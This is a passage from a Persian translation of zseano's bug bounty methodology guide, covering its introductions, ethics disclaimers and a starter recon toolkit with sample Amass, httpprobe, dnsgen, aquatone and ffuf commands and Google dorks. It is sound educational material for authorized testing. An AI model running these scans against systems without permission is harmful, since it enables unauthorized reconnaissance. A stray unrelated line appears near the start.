

2ND EDITION

ZSEANO

WEB HUNTING METHODOLOGY

DISCOVER. ENUMERATE. EXPLOIT.



A PRACTICAL APPROACH TO
FINDING AND EXPLOITING
SECURITY FLAWS IN THE WILD

— ZSEANO —

اطلاعات و چکیده مقاله ترجمه شده

این مقاله به جور راهنمای شخصیه از یه باگ هانتر به اسم ZSeano که روش کار خودشو برای پیدا کردن باگ تو برنامه‌های باگ بانته توضیح میده. اون میگه اول باید خوب سایت رو بگردی و بفهمی چجوری کار میکنه، بعد سطح حمله رو با پیدا کردن سابدامنه‌ها و فایل‌های مختلف گسترش بدی و در آخر هم این کارا رو هی تکرار کنی و حواست به تغییرات سایت باشه. ZSeano چند تا از باگ‌هایی که خودش پیدا کرده رو هم مثال میزنه تا نشون بده با همین روش‌های ساده هم میشه باگ‌های مهم پیدا کرد. در آخر هم یه سری منابع مفید و هکرهای تو توییتر رو معرفی میکنه.

نویسنده: zarvanox01 

ویراستار: Chaos 

تاریخ انتشار: ۱۳ اردیبهشت ۱۴۰۵ 

کانال نویسنده: web_articles 

کانال ویراستار: Chaos_nexus_tech 

Praise for Living in Flow

369

ZSEANO METHODOLOGY

Table of Contents

5	مقدمات نویسنده کتاب
7	به اشتراک گذاشتن یعنی اهمیت دادن
9	یه نکته درباره‌ی مثال‌هایی که میبینی
10	درباره من و دلیل هک کردنم
12	آره واقعاً! هکرها به همه چیز شک دارن!
15	برنامه‌های باگ بانتهی
17	ابزارهای اولیه من
18	Burp Suite
18	کشف سابدامنه‌ها: Amass
19	پیدا کردن سرورهای فعال: httpprobe
19	پیگیری سابدامنه‌های جدید: anew
20	تولید سابدامنه‌های احتمالی: dnsgen
20	aquatone
20	کشف فایل‌ها و دایرکتوری‌ها: ffuf
21	Wordlists
22	ابزارهای سفارشی من
22	اسکرن WaybackMachine
23	ParamScanner
23	AnyChanges

ZSEANO METHODOLOGY

24	یه روند توی ابزارهای من می‌بینی؟
25	روند باگ یابی من
26	Cross Site Scripting (XSS)
28	روند تست XSS
32	Cross Site Request Forgery (CSRF)
33	روش تست من
35	Open URL Redirects
40	Server-Side Request Forgery (SSRF)
42	آپلود فایل برای Store XSS و اجرای کد از راه دور
46	Insecure Direct Object Reference (IDOR)
49	CORS (Cross-Origin Resource Sharing)
51	SQL Injection
53	Business/Application Logic
61	حالا وقتشه روش کارم رو پیاده کنیم و هک کنیم
63	ذهنیت من در فرایند ثبت نام
67	ذهنیت من در فرایند ورود (و بازیابی رمز عبور)
69	ذهنیت من در فرایند به‌روزرسانی اطلاعات حساب کاربری
71	ذهنیت من با استفاده از ابزارهای توسعه‌دهنده
75	ذهنیت من در قابلیت اصلی سایت
78	ذهنیت من در قابلیت‌های پرداخت
80	بریم سراغ ادامه هک کردن

ZSEANO METHODOLOGY

- ابزارهای آماده، وقتشه ببینیم چه خبره! 81
- گوگل فقط دوست شما برای داده نیست. 83
- استفاده از Burp Intruder برای اسکن محتوا 85
- استفاده از WayBackMachine برای کشف فایل های مخفی قدیمی 86
- اسکن فایل ها و دایرکتوری ها 86
- ساخت وردلیست سفارشی 87
- اهمیت نگاه دوم (و سوم و چهارم) 87
- روش کار من با پارامترها: 88
- عمیق تر شدن: برگشت به وب اپلیکیشن اصلی 88
- مثال واقعی: اهمیت بررسی فایل های js 89
- جمع بندی ترتیب مراحل 90
- منابع پیشنهادی برای یادگیری و ابزارهای باگ هانتینگ 90
- حرف آخر 94

مقدمات نویسنده کتاب

Information is power. But like all power, there are those who want to keep it for themselves.

اطلاعات قدرت است. اما مثل هر قدرتی، کسانی هستند که می‌خواهند آن را فقط برای خودشان نگه دارند.

این جمله به یکی از مهم‌ترین مسائل دنیای مدرن اشاره دارد: نبرد برای دسترسی آزاد به اطلاعات. در دنیای امروز، اطلاعات مثل منابع طبیعی ارزشمند هستند؛ کسی که به آن‌ها دسترسی دارد، می‌تواند تصمیم‌سازی کند، دیگران را تحت تأثیر قرار دهد، یا از حقیقت آگاه شود. به همین دلیل، بسیاری از قدرت‌های سیاسی، اقتصادی و حتی علمی تلاش می‌کنند اطلاعات را کنترل کرده و فقط در اختیار خودشان نگه دارند. این انحصار می‌تواند شکل‌های مختلفی داشته باشد؛ از دسترسی محدود به پژوهش‌های علمی گرفته تا سانسور اخبار یا مخفی‌کاری دولت‌ها و شرکت‌ها درباره‌ی فعالیت‌ها و تصمیماتشان. وقتی اطلاعات تنها در اختیار گروهی خاص قرار گیرد، نابرابری، فساد و ظلم گسترش پیدا می‌کند.

دیدگاه آرون سوارتز نشان می‌دهد که دسترسی به اطلاعات فقط مسئله‌ی دانستن نیست، بلکه نوعی قدرت اجتماعی است. وقتی گروهی خاص اطلاعات را در انحصار خود نگه می‌دارند، در واقع بقیه را از این قدرت محروم می‌کنند و این موضوع می‌تواند باعث نابرابری و عقب‌ماندگی شود. از نظر سوارتز، گردش آزاد اطلاعات، حق همه‌ی مردم است و هر کسی باید بتواند به دانش و داده‌ها دسترسی داشته باشد تا بتواند آگاهانه تصمیم بگیرد، رشد کند و در جامعه نقشی فعال داشته باشد.

ZSEANO METHODOLOGY

به همین دلیل، او تأکید زیادی بر اشتراک گذاری دانش و مبارزه با سانسور و انحصار اطلاعات داشت، چرا که باور داشت تنها در یک فضای آزاد و شفاف است که عدالت و پیشرفت واقعی امکان پذیر می شود.

این مقاله برای این هست که به جورایی بفهمی من چطوری سایت ها رو میگردم تا ببینم کجاشون ممکنه به باگ داشته باشن. همینطور میخوام به کمکی هم کرده باشم به کسانی که میخوان تو کار پیدا کردن باگ تو سایت ها (همون باگ بانته) شرکت کنن. این راهنما بیشتر واسه کسانی خوبه که میخوان یاد بگیرن چطوری باید فکر کنن و به روالی داشته باشن واسه پیدا کردن اینجور چیزا. مثلاً اینکه وقتی داری به چیزی رو تست میکنی، چه سوالایی باید از خودت پرسى، چه جور مشکلاتی معمولاً پیدا میشه و چه کارایی باید بکنی. به سری ابزار هم بهت معرفی میکنم که به کارت میاد.

البته اینو بدون که فرض من اینه که به چیزایی از اینترنت و اینا بلدى. اینجا دیگه نیام بگم چطوری باید به ابزاری رو نصب کنی یا سایت ها اصلاً چطوری کار میکنن. اگه میخوای چیزای پایه ای هک (مثلاً همین اسکن کردن با nmap) یا کلاً اینترنت و پورت ها و اینجور چیزا رو یاد بگیری، پیشنهاد میکنم به کتاب هست به اسم 101 breaking into infosec که به آقایی نوشته به اسم اندی گیل (ZephrFish).

الان که دارم اینو مینویسم، این کتاب مجانیه. ولی دمت گرم اگه به جوری از اندی به خاطر این همه زحمتی که کشیده تشکر کنی. حالا اگه این چیزایی که تو اون کتاب گفته رو با روش کار من قاطی کنی، خیلی زود راه میفتی.

<https://leanpub.com/ltr101-breaking-into-infosec>

ZSEANO METHODOLOGY

به نظر من، اون حس کنجکاوی که تو وجود آدم هست، بهترین هکر رو ازش میسازه. اینکه همش بررسی این چطوری کار میکنه؟ یا چرا اینجوری کار میکنه؟ حالا فکرشو بکن، یه عالمه برنامه نویس هم یه چیزایی رو اشتباه مینویسن. این میشه یه بهشت واسه یه هکر.

یه هکر مثل خودت.

به اشتراک گذاشتن یعنی اهمیت دادن

واقعاً همین، به اشتراک گذاشتن یعنی اهمیت دادن. من هر چقدر هم از کسانی که اول کار باگ بانتهی هوامو داشتن تشکر کنم کمه. اگه یه روزی تو موقعیتی بودی که بتونی به بقیه کمک کنی، حتماً این کارو بکن!

میخوام این صفحه رو تقدیم کنم به اونایی که وقت گذاشتن و وقتی تازه وارد کار باگ بانتهی شده بودم کمک کردن و هنوزم راهنماییم میکنن.

BruteLogic یه اسطوره‌ی به تمام معنا که من خیلی براش احترام قائلم. رودولفو آسیس متخصص تست XSS هست و یه جورایی تو پیدا کردن راه‌های بایپس فیلترها یه خدا شده. وقتی من تازه شروع کرده بودم، فقط دنبال XSS می‌گشتم و میدیدم که رودولفو چقدر با استعدادده. یه بار یه مشکلی برام پیش اومد و فکر نمی‌کردم جوابمو بده، آخه بیشتر از ده هزار تا فالوور داشت، ولی برعکس تصویری که داشتم، جواب داد و کمکم کرد بفهمم کجای کارم اشتباه بوده. راد، این یه پیغام شخصیه از طرف من به تو: هیچ وقت خودتو تغییر نده. تو آدم فوق‌العاده‌ای هستی و آینده‌ی خیلی روشنی پیش رو داری. همینجوری ادامه بده و هیچ وقت جا نزن.

rohk_infosec، Yaworsk و ZephrFish که به اسم‌های پتر یاورسکی، کوین روهک و اندی گیل هم شناخته میشن. من این سه نفر رو تو اولین رویداد هک زنده‌ای که تو لاس وگاس رفتم دیدم و از اون موقع تا حالا دوستای صمیمی هستیم. هر سه نفرشون تو هک کردن خیلی حرفه‌ای هستن و

ZSEANO METHODOLOGY

من واقعاً پشتکار و انگیزه‌شون رو تحسین میکنم. این سه نفر مثل خانواده‌ی من هستن و من خیلی خوشحالم که فرصت آشنایی باهاشون رو پیدا کردم.

اگه هنوز این کارو نکردین، پیشنهاد میکنم همه‌شون رو فالو کنید و مطالبشون رو ببینید.

یه چیزی رو رک بگم!

یه عده هستن که وقتی کلمه هکر رو میشنون، یاد یه آدم بد میفتن که مثلاً میره تو حساب بانکی مردم و پولاشونو میدزده. بعضیا هم میگن کلاه سفید (هکر خوب) و کلاه سیاه (هکر بد) که فرق این دوتا رو نشون بدن. ولی خب، نمونه عوض شده و دیگه نباید فقط به کسی که کارای بد میکنه بگیم هکر. به اینجور آدم‌ها میگن خلافکار، نه هکر. ما خلافکار نیستیم، ما شکارچی جایزه باگیم. تو این نوشته ممکنه کلمه هکر رو ببینی، ولی میخوام واضح بگم که وقتی ما میگیم هکر، منظورمون کسی نیست که کارای بد یا غیرقانونی میکنه.

اطلاعاتی که تو این روش کار می‌گم، فقط برای تحقیقات امنیتی قانونیه. اگه یه وقت یه مشکلی رو اتفاقی پیدا کردی (پیش میاد دیگه!) باید سعی کنی مسئولانه به اون شرکتی که مشکل تو سایتشه خبر بدی. هرچی بیشتر توضیح بدی بهتر. هیچ وقت نباید برای باگی که پیدا کردی پول بخوای، اگه خودشون نگفتن جایزه میدن. این میشه اخاذی و غیرقانونیه.

اصلاً و ابداً روی سایت‌هایی که بهت اجازه تست ندادن، تست نکن. این کار تو خیلی از کشورها جرم محسوب میشه.


این روش کار برای کارای غیرقانونی مثل تست یا اسکن بدون اجازه نیست. من از کارای غیرقانونی حمایت نمیکنم و بهت اجازه نمیدم از این روش برای اینجور کارا استفاده کنی.

محتوای این کتاب برای نویسنده‌اش، شان روزنر (zseano)، محفوظه و تو اجازه نداری هیچ قسمتی ازش رو تغییر بدی یا بفروشی.

ZSEANO METHODOLOGY

روش کار zseano رو فقط میتونی تو این سایت پیدا کنی:

<https://www.bugbountyhunter.com/>



یه نکته درباره‌ی مثال‌هایی که میبینی

وقتی مثال‌هایی از نحوه استفاده از این روش کار رو نشون میدم، ممکنه اسم یه سری از برنامه‌های وبِ BugBountyHunter رو ببینی، مثل BARKER، KREATIVE و FirstBlood. فقط خواستم بگم که این برنامه‌ها فقط برای اعضای سایت هستن و اگه میخوای بیشتر در موردش بدونی، میتونی به این لینک بری:

<https://www.bugbountyhunter.com/membership>

این برنامه‌های وب ما رو جوری طراحی کردیم که وقتی داری دنبال پیدا کردن مشکلات امنیتی تو سایت‌ها میگردی، اعتماد به نفست بیشتر بشه. اینجاها دیگه خبری از این نیست که یه پرچم (flag) پیدا کنی، بلکه باید خودت بفهمی هر قسمت از این سایت‌های کاملاً کارا چطوری کار میکنه. درست مثل وقتی که تو یه برنامه باگ‌بانتی واقعی شرکت کردی.

BugBountyHunter برنامه‌های وب واقعی با مشکلاتی که خودم شخصاً پیدا کردم رو در اختیار تون میذاره.

ZSEANO METHODOLOGY

درباره من و دلیل هک کردنم

نمیخواهم زیاد راجع به خودم حرف بزنم چون هک کردن خیلی جذاب تره، ولی اسمم شانه و تو دنیای آنلاین با اسم zseano شناخته میشم. قبل از اینکه اصلاً با هک کردن آشنا بشم، اول برنامه نویسی یاد گرفتم و با کد زدن winbot برای بازی StarCraft شروع کردم و بعدش هم وبسایت درست میکردم. جرقه هکر شدنم اون موقع خورد که از بازی StarCraft رفتم سراغ Halo2 و دیدم بقیه دارن تقلب میکنن (modding) و منم میخوام بدونم چطوری این کارو میکنن. همین طرز فکر رو تو خیلی بازی های دیگه مثل Saints Row هم به کار بردم و گلیچهایی پیدا میکردم که از نقشه برم بیرون. به نظر من از همینجا بود که اون حس هکری درونم به وجود اومد و منم کم کم دانش برنامه نویسیم رو با هک کردن ترکیب کردم تا به جایی که الان هستم رسیدم.

من سال های خیلی زیادی تو برنامه های باگ بانی شرکت کردم و تو این مدت بیشتر از 600 تا باگ گزارش دادم. واسه بزرگترین شرکت های دنیا هم آسیب پذیری پیدا کردم و حتی یه گواهی تقدیر از طرف تیم امنیت اطلاعات آمازون به خاطر کارم گرفتم!

خیلی باحاله که خودت هک و برنامه نویسی رو یاد گرفتی! منم همیشه عاشق این بودم که بفهمم وسایل چطوری کار میکنن، واسه همین بازشون میکردم و سعی میکردم دوباره سر همشون کنم تا قشنگ بفهمم چه خبره. همین حس کنجکاوی رو موقع بررسی امنیت وبسایت ها هم دارم.

وقتی باگ بانی کار میکنم، هدف اصلیم اینه که یه رابطه خوب با تیم امنیت برنامه های اون شرکت بسازم. شرکت ها الان بیشتر از همیشه به استعداد ما نیاز دارن و وقتی باهاشون دوست میشی، نه تنها آدمای هم فکر خودتو پیدا میکنی، بلکه سرنوشت موفقیتت رو هم دست خودت میگیری. تازه، هرچی بیشتر روی یه برنامه وقت بذاری، موفقیتت بیشتر میشه. کم کم یاد میگیری توسعه دهنده ها چطوری فکر میکنن، حتی بدون اینکه ببینشون. اینو از نحوه درست کردن مشکلات و وقتی که یه

ZSEANO METHODOLOGY

قابلیت جدید اضافه میکنن (که ممکنه باگ جدید بیاد یا همون باگهای قبلی دوباره برگردن؟) همیشه فهمید. همیشه به کل ماجرا نگاه کن.

من واقعاً از چالشهای هک کردن و حل کردن معما بدون اینکه حتی شکل قطعاتش رو بدونی لذت میبرم. هک کردن مجبورت میکنه خلاق باشی و وقتی میخوای یه POC درست کنی یا یه روش حمله جدید پیدا کنی، متفاوت فکر کنی. این که تو هک کردن بی نهایت امکان وجود داره، همینیه که منو معتادش کرده و واسه همین خیلی دوش دارم.

من کلی مطلب با بقیه به اشتراک گذاشتم و حتی سال 2018 یه پلتفرم به اسم BugBountyNotes.com درست کردم تا به بقیه کمک کنم مهارت هاشون رو بهتر کنن. بعد از یه سال کار کردن باهاش، بستمش تا دوباره طراحی کنم و یه جور دیگه این ایده رو پیاده کنم، که الان میتونید تو BugBountyHunter.com پیدااش کنید.

تا الان به بیشتر از 500 نفر که تازه شروع کرده بودن کمک کردم و کمکشون کردم اولین باگشون رو پیدا کنن و بعضیاشون حتی تونستن تو این سالها درآمد خوبی از این راه داشته باشن. ولی من فقط 10٪ ماجرا هستم، 90٪ بقیه اش به خودت بستگی داره که وقت بذاری و کار کنی. زمان و صبر جواب میده. محکم پشت فرمون بشین و کاری کن که هک کردن تو برنامههای باگ بانتهی برات جواب بده.

این تویی که نتیجه رو میگیری.

ZSEANO METHODOLOGY

آره واقعاً! هکرها به همه چیز شک دارن!



من قویاً اعتقاد دارم که یه هکر درون همه هست، فقط باید بیدارش کرد و فهمید که همه ما به طور طبیعی توانایی سوال پرسیدن رو داریم. این چیزیه که ما رو انسان میکنه. هکر بودن یعنی ذاتاً کنجکاوی باشی و بخوای بفهمی چیزا چطوری کار میکنن و اگه فلان کارو بکنی چی میشه.

این فقط مربوط به هک کردن نیست. یه وسیله جدید خریدی و کنجکاوی که چطوری کار میکنه یا چه درخواست‌هایی میفرسته؟ خب، تو همین الانم داری اون سوراخ خرگوش رو میکنی تا بری توش.

به همه چیز اطرافت سوال کن و از خودت بپرس چه کاری میتونی بکنی تا نتیجه رو تغییر بدی. یادت باشه، هر وبسایت، دستگاه، نرم‌افزاری توسط یه آدم دیگه کدنویسی شده. آدما اشتباه میکنن و همه متفاوت فکر میکنن. علاوه بر اشتباه کردن، اینم در نظر بگیر که توسعه‌دهنده‌ها هر هفته (بعضی وقتا هر روز!) کد و قابلیت‌های جدید اضافه میکنن و بعضی وقتا یه جاهایی رو سرسری میگیرن و یه چیزایی رو یادشون میره، چون معمولاً با ضرب‌الاجل‌ها روبرو هستن و کارا رو عجله‌ای انجام میدن. همین فرایند باعث اشتباه میشه و همونجاست که یه هکر رشد میکنه.

ZSEANO METHODOLOGY

خیلی از آدما از من میپرسن: آیا برای هکر شدن باید سابقه برنامه نویسی داشته باشم؟ و جوابش نه هست، ولی خب قطعاً کمک میکنه. داشتن یه درک اولیه از اینکه وبسایتها با HTML، جاوا اسکریپت و CSS چطوری کار میکنن، میتونه موقع درست کردن POC یا پیدا کردن راههای بایپس خیلی بهت کمک کنه. تو میتونی خیلی راحت با HTML و جاوا اسکریپت تو سایتهایی مثل:

<https://www.jsfiddle.net>

<https://www.jsbin.com>

بازی کنی. علاوه بر یه درک اولیه از اینا، به نظر من وقتی تازه شروع کردی نباید چیزا رو پیچیده کنی. وبسایتها کدنویسی شدن تا یه کار خاص انجام بدن، مثلاً ورود به سیستم یا نظر دادن زیر یه پست. همونطور که قبلاً گفتم، یه توسعهدهنده اینو کدنویسی کرده، پس تو شروع میکنی به سوال پرسیدن:

وقتی داشتن اینو درست میکردن به چی فکر میکردن و آیا من میتونم اینجا یه آسیبپذیری پیدا کنم؟

میتونی با HTML ساده مثل `<h2>` نظر بذاری؟

کجا تو صفحه نشون داده میشه؟

میتونم تو اسمم XSS وارد کنم؟

آیا به یه endpoint توی `/api/` درخواست میزنه که ممکنه endpointهای جالبتری داشته باشه؟

میتونم این پست رو ویرایش کنم، شاید IDOR باشه؟

و از همونجا، عمیق و عمیق تر تو سوراخ خرگوش میری. تو به طور طبیعی میخوای بیشتر در مورد این وبسایت و نحوه کارکردش بدونی و یه دفعه اون هکر درونت بیدار میشه. اگه اصلاً تجربه برنامه نویسی نداری نگران نباش. پیشنهاد میکنم یه نگاهی به:

ZSEANO METHODOLOGY

<https://github.com/swisskyrepo/PayloadsAllTheThings>

بندازی و سعی کنی به درکی از payloadهایی که اونجا هست پیدا کنی. بفهم اونا میخوان به چی برسن، مثلاً آیا به پیلود XSS با به سری کاراکترهای خاص برای دور زدن به فیلتره؟ چرا و چطوری به هکر به این رسیده؟ چیکار میکنه؟ چرا اصلاً به همچین payload نیاز داشتن؟ حالا اینو با بازی کردن با HTML ساده ترکیب کن.

علاوه بر این، فقط اینکه تو ذهنت جا بیفته که کد معمولاً به پارامتر میگیره (چه POST چه GET، داده‌های json و غیره)، مقدارش رو میخونه و بعد کد رو اجرا میکنه. به همین سادگی. خیلی از محقق‌ها پارامترهای رایجی که تو صفحه پیدا نمیشن رو brute force میکنن، چون بعضی وقتا ممکنه شانسی به پارامتری رو حدس بزنی و به قابلیت عجیب و غریب پیدا کنی.

مثلاً تو درخواست اینو میبینی:

`/comment.php?act=post&comment=Hey! &name=Sean`

ولی کد پارامتر img رو هم میگیره که هیچ جا تو وبسایت بهش اشاره نشده. این ممکنه منجر به SSRF یا Stored XSS بشه (چون بهش اشاره نشده ممکنه به قابلیت بتا یا استفاده نشده با محافظت کمتر باشه؟). کنجکاو باش و فقط امتحان کن، چیزی رو از دست نمیدی. بدترین اتفاقی که میفته اینه که اون پارامتر هیچ کاری نکنه.

به مثال واقعی بزنم برات:

فرض کن به سیستم هوشمند جدید واسه خونهت خریدی که از راه دور میتونی بهش وصل شی و مثلاً مطمئن شی گاز خاموشه و اینا. خیلیا همینجوری وصلش میکنن و دیگه کاری ندارن، ولی چند نفر از شما که دارین اینو میخونین، وصلش میکنین و شروع میکنین به سوال پرسیدن که این اصلاً چطوری کار میکنه؟ وقتی به سیستم خونه هوشمندم وصل میشم، این دستگاه چه اطلاعاتی رو داره

ZSEANO METHODOLOGY

میفرسته؟ حتماً به جور داده داره از یه دستگاه به اون یکی میره دیگه. اگه سر تو تگونی میدی و میگی آره، من همینجوریم! پس بدون که همین الان سفرت رو به هکر شدن شروع کردی. سوال پیرس، تحقیق کن، یاد بگیر، هک کن.

برنامه‌های باگ بانتری

برنامه باگ بانتری به ابتکار عملی که شرکت‌ها راه میندازن تا محقق‌ها رو تشویق کنن وقت بذارن و دارایی‌هاشون رو بگردن تا آسیب‌پذیری پیدا کنن و بعد مسئولانه بهشون گزارش بدن. شرکت‌ها به صفحه سیاست میذارن که توش مشخص میکنن اجازه داری کجاها رو بگردی و چه جایزه‌ای ممکنه بدن. علاوه بر این، به سری قانون هم میگوین که نباید چه کارایی بکنی و من خیلی توصیه میکنم همیشه این قانونا رو رعایت کنی و گرنه ممکنه حسابی به دردسر بیفتی.


میتونی برنامه‌های باگ بانتری رو تو پلتفرم‌هایی مثل HackerOne، BugBountyHub، Synack، Intigritti و YesWeHack پیدا کنی. البته اینم بگویم که ممکنه شرکت‌هایی رو هم پیدا کنی که حاضرین با محقق‌ها کار کنن، کافیه تو گوگل بگردی. مثلاً اینارو سرچ کن (یادت باشه فقط تو google.com نگرد، پسوندای کشورهای دیگه مثل es رو هم امتحان کن!):

- responsible disclosure program
- vulnerability disclosure program
- vulnerability program rewards
- bugbounty reward program
- inurl: vulnerability disclosure
- inurl: responsible disclosure

ZSEANO METHODOLOGY

الان که دارم اینو مینویسم، پلتفرم‌های باگ‌بانتی مثل HackerOne برای محقق‌هایی که مرتب تو پلتفرمشون وقت میدارن و اعتبار کسب میکنن، دعوتنامه خصوصی میفرستن. خیلی از محقق‌ها فکر میکنن بیشترین موفقیت تو همین دعوتنامه‌های خصوصی، ولی تجربه نشون داده خیلی از برنامه‌های عمومی که پول هم میدن، هنوز باگ دارن و حتی بعضیاشون بیشتر از برنامه‌های خصوصی پول میدن! آره، برنامه‌های خصوصی خلوت‌ترن، ولی نباید فقط به اونا تکیه کنی.

آیا باید تو برنامه‌های VDP وقت بذاری؟ به نظر من آره، ولی با یه سری محدودیت‌ها. من بعضی وقتا تو VDP ها وقت میذارم تا تمرین کنم و مهارت‌هامو تیزتر کنم، چون هدف نهایی برای من ساختن رابطه و هکر بهتری شدن (البته کمک به امنیت اینترنت هم مهمه!). VDP ها راه خیلی خوبی برای تمرین تحقیقات جدید هستن، فقط حد و حدود خودتو بدون و خودتو خسته نکن که یه تست رایگان کامل به شرکت‌ها بدی. شرکت‌ها به استعداد ما نیاز دارن، پس حتی اگه پول نمیدن، نشونشون بده که اون مهارت‌هایی که میخوان رو داری و اگه VDP شون رو به یه برنامه پولی ارتقا دادن، ممکنه تو اول لیست دعوت شده‌ها باشی. شاید یه سری وسایل باحال میخوان بهت بدن، یا فقط یه چالش واسه یه بعد از ظهر یکشنبه میخوای. نسبت ریسک به پاداش رو وقتی تو VDP ها کار میکنی در نظر بگیر.



ZSEANO METHODOLOGY

خیلی خب، بریم سراغ جعبه ابزار اولیه من:



ابزارهای اولیه من

خیلی از محقق‌ها کلی ابزار مختلف دارن. ولی وقتی تازه شروع می‌کنی، واقعاً فقط چند تاشون لازمه. هرچی بیشتر یاد بگیری چطور هک کنی، بیشتر متوجه می‌شی چرا خیلی از محقق‌ها ابزارهای سفارشی برای کارهای مختلف ساختن. توی این بخش، لیست رایج‌ترین ابزارهایی که خودم استفاده می‌کنم رو می‌بینی. همچنین یه سری اطلاعات درباره اسکریپت‌های سفارشی‌ام رو گفتم تا یه تصویر کلی داشته باشی از اینکه وقتی حسابی حرفه‌ای شدی، به چه چیزهایی نیاز داری.

ZSEANO METHODOLOGY

Burp Suite

Burp Suite مثل جام مقدس برای خیلی از محقق هاست. این ابزار بهت اجازه می ده درخواست ها رو همون لحظه بگیری، تغییرشون بدی و دوباره بفرستی. همچنین می تونی پلاگین های سفارشی نصب کنی تا کارت راحت تر بشه.

برای پشتیبانی کامل و آموزش استفاده از Burp، برو به:

<https://support.portswigger.net>

آیا به عنوان یه مبتدی به نسخه Professional نیاز دارم؟

به نظر من نه. من خودم بیشتر از یه سال از نسخه Community استفاده کردم قبل از اینکه نسخه Professional رو بخرم. نسخه Professional فقط با فعال کردن نصب پلاگین ها و دسترسی به Burp Collaborator کارت رو راحت تر می کنه. هرچند توصیه می شه خودت یه Collaborator راه بندازی (اطلاعاتش توی لینک پایین هست):

<https://portswigger.net/burp/documentation/collaborator/deploying>

حتماً به BApp Store یه سر بزن تا اکستنشن هایی که ممکنه به کارت بیان رو ببینی:

<https://portswigger.net/bappstore>

کشف سابدامنه ها: Amass

یه تشکر ویژه از HazanaSec بابت بهتر کردن این فرایند برای من.

<https://github.com/OWASP/Amass>

Amass به ترین ابزار برای کشف سابدامنه هاست، چون از بیشترین منابع استفاده می کنه ترکیبی از روش های active و passive، و حتی روی سابدامنه های کشف شده تغییرات اعمال می کنه.

ZSEANO METHODOLOGY

Amass فقط زیردامنه‌ها رو پیدا نمی‌کنه. بعضی از زیردامنه‌هایی که پیدا می‌کنه ممکنه به شکل ناقص یا به TLD باشن (مثل google.com که واقعاً سابدامنه نیست). Amass روش‌هایی داره که این موارد رو اصلاح می‌کنه تا به شکل صحیح و قابل استفاده دربیار.

دستور نمونه:

```
amass enum -brute -active -d domain.com -o amass-output.txt
```

پیدا کردن سرورهای فعال: httpprobe

از اینجا می‌تونن سرورهای http و https فعال رو با httpprobe از TomNomNom پیدا کنی:

<https://github.com/tomnomnom/httpprobe>

می‌تونن پورت‌های بیشتری رو با فلگ -p بررسی کنی:

```
cat amass-output.txt | httpprobe -p http:81 -p http:3000 -p https:3000 -p http:3001 -p https:3001 -p http:8000 -p http:8080 -p https:8443 -c 50 | tee online-domains.txt
```

پیگیری سابدامنه‌های جدید: anew

اگه از قبل یه لیست دامنه داری و می‌خوای ببینی سابدامنه‌های جدید اضافه شدن یا نه، ابزار anew از TomNomNom عالیه. سابدامنه‌های جدید رو مستقیم به خروجی می‌فرسته:

```
cat new-output.txt | anew old-output.txt | httpprobe
```

<https://github.com/tomnomnom/anew>

ZSEANO METHODOLOGY

تولید سابداننه‌های احتمالی: dnsgen

اگره می‌خوای خیلی دقیق باشی و شاید چیزهای ارزشمند پیدا کنی، dnsgen از Patrik Hudak فوق‌العاده‌ست:

cat amass-output.txt | dnsgen - | httpprobe

<https://github.com/ProjectAnte/dnsgen>

aquatone

aquatone ابزار خیلی خوبی برای دیدن ظاهر و محتوای سابداننه‌ها به صورت عکس (screenshot) هست. نکته جالب اینکه خیلی‌ها نمی‌دونن aquatone علاوه بر دامنه، endpoint و فایل هم قبول می‌کنه. پس بعضی وقتا ارزش داره همه چی رو پیدا کنی و بعد به aquatone بدی:

cat domains-endpoints.txt | aquatone

<https://github.com/michenriksen/aquatone>

کشف فایل‌ها و دایرکتوری‌ها: ffuf

برای کشف فایل‌ها و دایرکتوری‌ها، ffuf بدون شک سریع‌ترین و قابل تنظیم‌ترین ابزاره. ارزش داره همه مستنداتش رو بخونی، ولی برای استفاده ساده:

ffuf -ac -v -u https://domain/FUZZ -w wordlist.txt

<https://github.com/ffuf/ffuf>

ZSEANO METHODOLOGY

Wordlists

هر هکری به یه Wordlists نیاز داره. خوشبختانه Daniel Miessler لیست‌های SecLists رو در اختیارمون گذاشته که شامل لیست‌های کلمه برای هر نوع اسکنی هست:

<https://github.com/danielmiessler/SecLists>

یه لیست رو بردار و شروع به اسکن کن. همینطور که جلو می‌ری، می‌فهمی که ساختن لیست‌های خودت بر اساس کلمات کلیدی که توی برنامه پیدا کردی، خیلی بهت کمک می‌کنه.

تیم Pentester.io هم CommonSpeak رو منتشر کرده که برای تولید لیست‌های کلمه جدید خیلی مفیده:

<https://github.com/pentester-io/commonspeak>

یه پست مفصل درباره نحوه استفاده از این ابزار:

<https://pentester.io/commonspeak-bigquery-wordlists>

ZSEANO METHODOLOGY

ابزارهای سفارشی من

شکارچی‌هایی که سال‌ها تجربه دارن، معمولاً ابزارهای خودشون رو برای کارهای مختلف می‌سازن. مثلاً گیت‌هاب TomNomNom رو دیدی؟ یه مجموعه از اسکریپت‌های مفید:

<https://github.com/tomnomnom>

